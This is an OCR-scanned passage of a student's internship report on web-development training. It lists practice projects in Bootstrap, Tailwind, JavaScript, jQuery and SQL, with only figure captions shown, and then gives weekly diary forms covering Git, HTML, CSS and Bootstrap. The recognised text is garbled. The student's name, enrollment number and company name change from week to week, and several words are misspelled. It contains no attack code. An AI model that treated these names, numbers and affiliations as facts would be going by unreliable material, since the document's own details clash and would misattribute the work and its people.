

Fig 10: Portfolio with Bootstrap

4.5 TAILWIND CSS PROJECTS

Udemy site clone:

This site includes all Udemy features it is made up of tailwind.



Fig 11: Udemy site clone

Shopping site :



Fig 12: Shopping site

Web Page with Tailwind:

Basic practice with tailwind css



Fig13 : Web page practice

4.6 JAVASCRIPT PROJECTS

Form Validation:

This form includes username, email, phone number, password, and age validation



Fig 14: Formvalidation

Calculator:

Basic calculation with radio buttons.



Fig 15: calculator

CRUD Operation:

In this, we need to take data from users and bind it into cards and delete and update it.

Fig 16CRUDoperation

4.7 JQuery PROJECTS

CRUD Operation:



Fig 17: crud operation with jquery

4.8 SQL PROJECTS

Sql query 1:



Fig 18: SQL query1

Sql query 2:



Fig 19: SQL query2

Appendix – I: Annexure I

Week-1 (01/02/2023 to 04/02/2023)

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(ગુજરાત અધિનિયમ ક્રમાંક: 20/2007 હેઠળ સ્થાપિત)

Annexure I
Enrollment no: 190520107041

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Divyesh Dineshbhai Patel

DIARY OF THE WEEK: FROM: 01/02/2023 TO 04/02/2023

DEPARTMENT: Computer SEM: 8th

NAME OF THE ORGANISATION: Radix Web - Radix Siw Service Pvt Ltd

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF


Day 1:- The first day of Company, Some introduction part is done and Some documentation work is completed.

Day 2:- This day we have get information about the rules & regulation of a Company and git network connection for our Computer and basic information for git

Day 3:- practice on git & perform modules in this how to clone the repository & work on it

Day 4:- Practice on module 2 which contain the concept of branch, stash etc

Week-2 (06/02/2023 to 11/02/2023)



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Annexure I

Enrollment no: 190390107041

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vikrant Dineshkumar Patel

DIARY OF THE WEEK: Dt: 06/02/2023 TO 11/02/2023

DEPARTMENT: Computer SEM: 8th

NAME OF THE ORGANISATION: Rudraweb - Radix S/w Source PVT.LTD

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF

HTML :- Learn basic Tags about HTML like empty tag, attributes, Ordered & Unordered list, naming Convension, Html Layout, headers & footer etc.

practical on HTML :- Foarm, Resume, Responct card

CSS :- Margin, Padding, Colour, Font-Family, Text-property, background-colour, box-model etc

practical on CSS :- Resume, Repodtcard, Layouts

Exam :- MCQ, practical } Internal & External

Week-3 (13/02/2023 to 18/02/2023)

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Annexure I

Enrollment no: 199390107041

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vikalp Dineshkumar Patel

DIARY OF THE WEEK: Dt: 13/02/2023 TO 18/02/2023

DEPARTMENT: Computer SEM: 8th

NAME OF THE ORGANISATION: Rudraweb - Riddice Slw Service PVT LTD

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Web-page designing
→ Responsive website making
→ Shopping-cart website & Resume making
→ Bootstrap : classes
installation
→ Practice : hands on practice on videos
Assignment : navbar, Submenu
→ Project : portfolio

Week-4 (20/02/2023 to 25/02/2023)

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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure I

Enrollment no: 190190107041

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vishal Ramakrishna Patel

DIARY OF THE WEEK: DT: 20/02/2023 TO 25/02/2023

DEPARTMENT: Computer SEM: 8th

NAME OF THE ORGANISATION: Pathfinder - Rudra Biz Service PVT.LTD

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Bootstrap Website : Udemy

